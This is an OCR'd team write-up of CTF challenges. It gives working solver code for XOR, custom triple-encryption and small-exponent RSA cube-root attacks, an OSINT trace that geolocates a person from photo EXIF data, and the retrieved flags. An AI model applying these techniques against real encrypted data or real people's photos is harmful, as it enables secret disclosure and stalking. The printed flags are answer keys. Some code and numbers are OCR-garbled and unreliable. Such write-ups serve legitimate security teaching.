
   Brief Explanation :

   - Loop for k in range(256) tries all possible bytes.
   - s = E ^ k recovers the possible value of s.
   - Check r*r == s (perfect square) and is_prime(r) → confirmation.

```python
# solve_ctf.py - CTF - MuridSirNur - Thoriq Zul Atsari
import random

def isqrt(x):
    if x <= 1:
        return x
    y = x
    z = (y + x // y) >> 1
    while z < y:
        y = z
        z = (y + x // y) >> 1
    return y

def is_prime(n, rounds=12):
    if n < 2:
        return False
    small_primes = (2,3,5,7,11,13,17,19,23,29,31)
    for p in small_primes:
        if n % p == 0:
            return n == p
    d = n - 1
    s = 0
    while d % 2 == 0:
        d //= 2
        s += 1
    for _ in range(rounds):
        a = random.randrange(2, n-1)
        x = pow(a, d, n)
        if x == 1 or x == n-1:
            continue
        composite = True
        for _ in range(s-1):
            x = (x*x) % n
            if x == n-1:
                composite = False
                break
        if composite:
            return False
    return True

# Read encrypted values CTF - MuridSirNur - Thoriq Zul Atsari
with open('encrypted.txt', 'r') as f:
    data = f.read().strip()
vals = [int(x.strip()) for x in (data.split(',') if ',' in data else data.split()) if x.strip()]

decoded = []
for idx, E in enumerate(vals):
    found = False
    for k in range(256):
        s = E ^ k
        if s <= 0:
            continue
        r = isqrt(s)
        if r*r == s and is_prime(r):
            decoded.append(k)
            found = True
            break
    if not found:
        print(f"[!] No candidate for index {idx}, E={E}")
        decoded.append(0)

flag = bytes(decoded).decode(errors='replace')
print("FLAG:", flag)
```

CTF - MuridSirNur - Thoriq Zul Atsari

4. Running file solve_ctf.py



Impact and Severity:

Severity: Medium → High

Reason:

For this CTF challenge, the vulnerability is intentional and therefore not critical in a lab context. However, if a similar pattern is used in a real system (e.g., storing tokens/cookies/secrets with a custom n^2 XOR small_value per-byte technique), then the system is highly vulnerable to reversal and secret disclosure.

Potential real-world impacts include the leakage of credentials, authentication tokens, or other sensitive data encrypted in a similar manner.

TripleThreatSolid

Solved On: October 12th, 6:21:06 PM
Solved by: ILHAM YUDHA A
Flag Retrieved: pu-flag{4re-y0u-5uR3-Cyb3r-S3cur1ty-I5-345y-n0w?}

Challenges overview:
This challenge involves a cryptographic puzzle where participants must decode encrypted files to retrieve a hidden flag. The challenge provides three files (code.python, enc_flag.txt, and note.txt) containing encrypted data and requires finding a decryption key hidden in a Discord server to successfully decrypt the flag.

Key Findings:

- **Encrypted Flag**: The challenge provides an encrypted flag in Base64 format that requires a specific decryption key
- **Hidden Key on Discord**: The decryption key "KATANA" is hidden as a username/display name on a Discord server (Python Signer)
- **Custom Python Encryption**: A custom encryption script is provided that uses AES encryption with CBC mode
- **Multi-step Decryption**: The solution requires identifying the encryption algorithm, locating the key, and running the decryption code

Vulnerability Analysis:

1. **Information Disclosure**: The encryption key is stored in plaintext on a publicly accessible Discord server, exposing sensitive cryptographic material through an insecure channel. This violates the principle of secure key management where keys should never be stored or transmitted in cleartext.
2. **Weak Key Distribution**: The challenge demonstrates poor key distribution practices by hiding the encryption key in a social media platform rather than using secure key exchange protocols. In a real-world scenario, this would allow unauthorized parties to easily obtain decryption keys.
3. **Predictable Encryption Implementation**: The custom Python encryption code uses standard libraries (Crypto.Cipher.AES) but lacks

additional security layers such as key derivation functions (KDF) or proper initialization vector (IV) handling, making it vulnerable to cryptographic attacks if the key is compromised.

Tools Used:

1. Browser
2. Cyberchef decoder
3. Discord
4. Visual Studio Code


Exploitation Step-by-step:

1. First, we have 3 files; code python, enc_flag.txt and note.txt
2. Then, I decrypted the one from the note.txt file first.

   %+@Bsq+r!uvEg@IDJ7K{$"4c5A969&7b6B6H>C8BB)I9%:w26hv'@G|6'u+fu4Er#3`2A<%*cABhz++yFwGb##(gCC(A`zas(z9Bvy|9yzHt{+v@9w!c

3. Now, we are looking for the hidden key on Discord.

4. I found the hidden key, which is “KATANA”. (Previously I tried the username, display name, Python Slayer)




5. We have found the key, now it's time to see what the contents of the enc_flag.txt file mean.

   ENC3::c65b07b013479441::49::p{0Miv5-wu1-XUgD0ez-sy7-5?(3toIDfkb}1vFbMbHde-4y--1-zZ

6. Maybe that's the encryption key to get the flag. I entered the string into the Python code.

```
    except Exception:
        l = len(full)
    return full[:l]

# Encrypted token
enc_token = "ENC3::c65b07b013479441::49::p{0Miv5-wu1-XUgD0ez-sy7-5?(3toIDfkb}1vFbMbHde-4y--1-zZ"

print("="*60)                CTF: MuridSirNur - ILHAM YUDHA A
print("CTF Triple Encryption Decryptor")
print("="*60)
print()
```

7. This is my Python code.



```python
from itertools import cycle

_A = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"

def a(k):
    return sorted(range(len(k)), key=lambda i: (k[i], i))

def b(ct, k):
    if not k:
        return ct
    c = len(k)
    r = (len(ct) + c - 1) // c
    p = a(k)
    chunks = []
    i = 0
    for _ in range(c):
        chunks.append(ct[i:i+r])
        i += r
    inv = [0]*c
    for pidx, orig in enumerate(p):
        inv[orig] = pidx
    cols = [None]*c
    for j in range(c):
        cols[j] = chunks[inv[j]]
    out = []
    for rr in range(r):
        for cc in range(c):
            if rr < len(cols[cc]):
                out.append(cols[cc][rr])
    return "".join(out)

def c(s):
    o = []
    for ch in s:
        if 'A' <= ch <= 'Z':
            o.append(chr(ord('Z') - (ord(ch) - ord('A'))))
        elif 'a' <= ch <= 'z':
            o.append(chr(ord('z') - (ord(ch) - ord('a'))))
        else:
            o.append(ch)
    return "".join(o)
```

```python
def d(ct, k):
    usable = [x for x in k if x in _A]
    if not usable:
        usable = ['A']
    ks = cycle(usable)
    out = []
    for ch in ct:
        if ch in _A:
            kch = next(ks)
            i = _A.index(ch)
            j = _A.index(kch)
            out.append(_A[(i - j) % len(_A
)])
        else:
            out.append(ch)
    return "".join(out)

def r(token, key):
    try:
        tag, nh, ol, ct = token.split("::"
, 3)
    except Exception:
        raise ValueError(
"Invalid token format")
    if tag != "ENC3":
        raise ValueError("Invalid tag")
    s2 = d(ct, key)
    s1 = c(s2)
    full = b(s1, key)
    try:
        L = int(ol)
    except Exception:
        L = len(full)
    return full[:L]

# Encrypted token
enc_token =
"ENC3::c65b07b013479441::49::p{0Mlv5-wu1-XU
gD0ez-sy7-5?(3toIDfkb}1vFbMbHde-4y--1-zZ"

print("-"*60)
print("CTF Triple Encryption Decryptor")
print("="*60)
print()

# Input key
key = input("Enter the key: ").strip()

if not key:
    print("Error: Key cannot be empty!")
else:
    try:
        flag = r(enc_token, key)
        print()
        print("="*60)
        print(f"FLAG: {flag}")
        print("-"*60)
    except Exception as e:
        print(f"Error: {e}")
```


8. I run the code and this the result:

Impact and Severity:
If these vulnerabilities existed in a real system, the impact would be critical. Storing encryption keys in publicly accessible locations like Discord servers would allow attackers to decrypt all protected data, resulting in complete confidentiality breach. Organizations could face data breaches exposing customer information, financial records, or intellectual property. The lack of proper key management could lead to regulatory compliance failures (GDPR, PCI-DSS), financial losses, and severe reputational damage. Additionally, the weak encryption implementation could enable attackers to perform cryptanalysis attacks, further compromising the entire encryption infrastructure.

coRSAir

Solved On: October 13th, 12:35:14 PM
Solved by: ILHAM YUDHA A
Flag Retrieved: pu-flag{e_v4lU3_sh0uLD_n0T_b3_sm4LL}

Challenges overview:
This challenge involves breaking a weak RSA encryption implementation where the public exponent E is unusually small (E=3). The challenge provides two files (code.python and note.txt) containing RSA-encrypted ciphertext (N and C values) that can be decrypted by exploiting the small exponent vulnerability without requiring the private key.

Key Findings:

- **Small Public Exponent**: RSA encryption uses E=3, which is critically small and vulnerable to cube root attacks
- **Large Modulus N**: The challenge provides a very large N value (RSA modulus) in the note.txt file
- **Exploitable Condition**: When $M^3 < N$, the ciphertext $C = M^3$ without modulo reduction, allowing direct cube root extraction
- **No Private Key Needed**: The vulnerability allows decryption by simply computing the integer cube root of C

Tools Used:

- Visual Code Studio / Text Editor

- Python Language
- ChatGPT

Solving Step-by-step:

1. I had 2 files: code python and note.txt
2. First, I check the contents of note.txt.

   N:
   825460204899476947425530913932057197685698946931439878324938
   607854290057524029454033377074507167056528276063397880123955
   205071019239719873658165764157110350553791818706169441258506553 9
   501065274592486232520877514600423953136560646269091056251936 3
   230135714454488644540 29
   C:
   104271165239487467615379306626373965113547094810278039479240 85
   036319216735410483433960245564818047334883747428538287981907 0
   887693861011340557450793498376279932076169337653688490376754 6
   200568883883893538096891537103610341123861115898417902999161961 0
   195805458789
   E: 3

3. This is RSA Ecnryption

- Let's analysis: Because `E = 3 (small public exponent), check the possibility` *`plaintext`* `M so small that M^3 < N`

- If M^3 < N, then the modular ciphertext is equal to M^3 without modulo reduction; so C = M^3 Then simply take the integer cube root of C

4. Now, I will use a Python script to obtain the M value.

```python
# tanpa dependency eksternal
N = 825460204899476947425530913932057197685698946931439878324938607854290057524029454033377074507167056528276063397880123955205071019239719873658165764157110350553791818706169441258506553950106527459248623252087751460042395313656064626909105625193632301357144544886445402 9
C = 104271165239487467615379306626373965113547094810278039479240850363192167354104834339602455648180473348837474285382879819070887693861011340557450793498376279932076169337653688490376754620056888388389353809689153710361034112386111589841790299916196101958054587 89
E = 3

def iroot3(x):
    lo, hi = 0, 1
    # cari upper bound
    while hi**3 <= x:
        hi <<= 1
    # binary search integer cube root
    while lo < hi:
        mid = (lo + hi) // 2
        if mid**3 < x:
            lo = mid + 1
        else:
            hi = mid
    root = lo
    if root**3 > x:
        root -= 1
    return root

M = iroot3(C)
print("M (int):", M)

# konversi ke bytes dan decode
num_bytes = (M.bit_length() + 7) // 8
M_bytes = M.to_bytes(num_bytes, "big")
print("M (bytes):", M_bytes)
try:
    print("M (utf-8):", M_bytes.decode("utf-8"))
except Exception as e:
    print("Tidak bisa decode sebagai utf-8:", e)
```

5. And this the result:

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

PS C:\project-ssip> ^C
PS C:\project-ssip>
PS C:\project-ssip>  c:; cd 'c:\project-ssip'; & 'c:\Users\LENOVO\AppData\Local\Programs\Python\Python313\python.exe' 'c:\Users\LENO
ons\ms-python.debugpy-2025.14.1-win32-x64\bundled\libs\debugpy\launcher' '10623' '--' 'C:\project-ssip\project.py'
M (int): 218468122106114698290145851482227694771119804580013128040421692583368714961438236232829
M (bytes): b'pu-flag{e_v4lU3_sh0uLD_n0T_b3_sm4LL}'
M (utf-8): pu-flag{e_v4lU3_sh0uLD_n0T_b3_sm4LL}
PS C:\project-ssip>
```

CTF: MuridsirNur - ILHAM YUDHA A

Impact and Severity:
If this vulnerability existed in a real system, the impact would be catastrophic for any organization relying on this RSA implementation for data protection. Attackers could decrypt all encrypted communications, authentication tokens, or stored sensitive data without obtaining private keys. This could compromise secure communications in banking systems, healthcare records, government classified information, or corporate trade secrets.

Exorcise

Solved On: October 14th, 8:43:04 AM
Solved by: Thoriq Zul Atsari
Flag Retrieved: pu-flag{x0R-1s-v3ry-fUn-4-L34rn1nG-CryPt0gr4phY}

Challenges overview:

This challenge involves a multi-layered cryptographic puzzle combining Caesar cipher substitution and XOR encryption. The challenge provides three files: an encrypted message (chall.txt), a Caesar cipher encrypted note (note.txt), and a Python encryption script (xorEncrypt.py). The objective is to decrypt the messages and recover the flag.

Key Findings:

- note.txt contains Caesar cipher encrypted text that reveals character descriptions
- chall.txt contains a Base64-encoded string that requires XOR decryption
- xorEncrypt.py shows a custom XOR encryption function with Base64 encoding
- The Caesar cipher decoder revealed a shift of 11 positions was used
- The decrypted note reveals 5 characters with specific attributes that form the XOR key

Vulnerability Analysis:

The challenge exposes critical weaknesses in layered encryption. The Caesar cipher (shift of 11) protecting the key material is vulnerable to brute force attacks with only 25 possible combinations. Once broken, it reveals character names that form the XOR key through simple concatenation, demonstrating weak key derivation. The XOR cipher with a repeating key pattern is susceptible to known-plaintext attacks. Most critically, the system suffers from information disclosure where breaking the first encryption layer automatically provides the key for the second layer, creating a cascading failure in the security design.

Tools Used:

- **dCode Caesar Cipher Decoder** - Online tool for brute-force Caesar cipher decryption
- **Python 3** - Scripting environment for XOR decryption
- **base64 module** - Python library for Base64 decoding


Exploitation Step-by-step:

1. **Caesar Cipher Decryption**
   Using the dCode Caesar Cipher decoder, the encrypted note.txt was analyzed:


2. searching for the name behind all the clues for the secret key

```
Bh. Upn'h apeide:
Gts wpxgts wjcitg
spgz qajt hbdztg
ejgeat kpbexgt
qajt wpxgts hcxetg
vgttc qtpcxt htcixcta

result after caesar chipper shifting 11
     CTF - MuridSirNur - Thoriq Zul Atsari
Ms. Fay's laptop:
Red haired hunter = MIRA
dark blue smoker = OMEN
purple vampire = REYNA
blue haired sniper = CAITLYN
green beanie sentinel = KILLJOY

MIRAOMENREYNACAITLYNKILLJD
```

3. **XOR Decryption Script**
   Created a Python script to decrypt the Base64-encoded ciphertext from chall.txt:



4. **Flag Extraction**
   Executed the script to obtain the flag:



Impact and Severity:

Real-World Impact: HIGH
If these vulnerabilities existed in a production system:

1. **Complete Data Breach** - The weak encryption scheme would allow attackers to decrypt all protected data once the key derivation method is understood.
2. **Credential Exposure** - If used for password storage or authentication tokens, all user credentials would be compromised.
3. **Lateral Movement** - Decrypted information could reveal system architecture, user roles, or access patterns enabling further attacks.

4. **Compliance Violations** - Use of weak cryptographic algorithms violates standards like PCI-DSS, HIPAA, and GDPR, resulting in legal penalties.
5. **Loss of Confidentiality** - Sensitive business data, personal information, or intellectual property could be exposed to unauthorized parties

OSINT

FindMyAunt

Solved On: October 10th, 9:15:09 PM
Solved by: Thoriq Zul Atsari
Flag Retrieved: pu-flag{Avon_WR11-8UT_Stratford-upon-Avon_3-Sheep-St}

Challenges overview:

FindMyAunt is an OSINT challenge that asks us to trace the path of a photo (four images are provided) to find the travel route and final location of “aunt”. The flag must be submitted in the following format:

pu-flag{TheRiverAreaOfWhereSheWas_PostalCodeofHotel_TownName_RestaurantStreet}

Objective: Use photo metadata, visual inspection, and online maps to determine the river/river area, hotel postal code, city/area name, and destination restaurant street.

Key Findings:

1. The photo shows a small river/riverbank, woody vegetation, and a large building near the riverbank.
2. The photo's metadata (EXIF) shows coordinates: 52.130779, -1.904725 and timestamp 18/Aug/2025 18:58:18, as well as a Samsung Galaxy S24 FE device.
3. The coordinates point to a rural area near a hotel called Karma Salford Hall (Abbot's Salford / Evesham area, UK) — also visible in Google Maps search results.
4. Possible route: after staying at a rural hotel, head to the nearest town for food/drinks. From the restaurant photo, Loxleys Restaurant & Wine Bar was identified at the address 3 Sheep St, Stratford-upon-Avon CV37 6EF.
5. The river at those coordinates is part of the River Avon (the River Avon that flows through Stratford-upon-Avon), not the Thames.


Tools Used:

1. Browser (Chrome) for visual inspection & Google Maps.
2. EXIF / Picarta website (used by challengers) to read included metadata: coordinates, timestamp.
3. Google Maps / Satellite view to verify location (Karma Salford Hall, Abbots Salford) and find the nearest restaurant in the next city (Stratford-upon-Avon).

Solving Step-by-step:

1. Check the EXIF / image metadata


   Open the image in Picarta (or EXIF viewer). From the image, the latitude is found to be 52.130779 and the longitude is -1.904725, with a timestamp of 18/Aug/2025 18:58:18.



2. Identify the name of the river/area

   Looking at the map and geographical location (Evesham / Stratford-upon-Avon area), the local river that crosses the area is the

River Avon (often referred to as River Avon / Avon). So the first field flag is Avon or theRiverAreaOfWhereSheWas = Avon.



3. Get the hotel's zip code


From the hotel details (Karma Salford Hall) on Google Maps, the address with the postal code is listed as: WR11 8UT (visible in the info panel). This is the PostalCodeofHotel that is required.

4. Find a suitable restaurant and Specify TownName (city/region name)

    - From the clue: “Then, next in the morning, she would find the closest town to find Restaurant or Bodega, then probably have wine while at it.” I searched for a famous restaurant in the neighboring town (Stratford-upon-Avon) and found Loxleys Restaurant & Wine Bar at 3 Sheep St, Stratford-upon-Avon CV37 6EF.

    - This is suitable because it is related to wine (wine bar), making it a very worthy destination restaurant.

    - The restaurant is located in Stratford upon Avon. For flag purposes, we use Stratford upon Avon as a representation.



5. Arrange the flag according to the format

pu-flag{Avon_WR11-8UT_Stratford-upon-Avon_3-Sheep-St}

MyObsession

Solved On: October 12th, 11:02:50 AM
Solved by: ILHAM YUDHA A
Flag Retrieved: pu-flag{n0t-y0ur-Ordin4ry-Qu33n}

Challenges overview:
<What the challenge is about>

Key Findings:
<What did you find interesting upon first glance of the challenge>

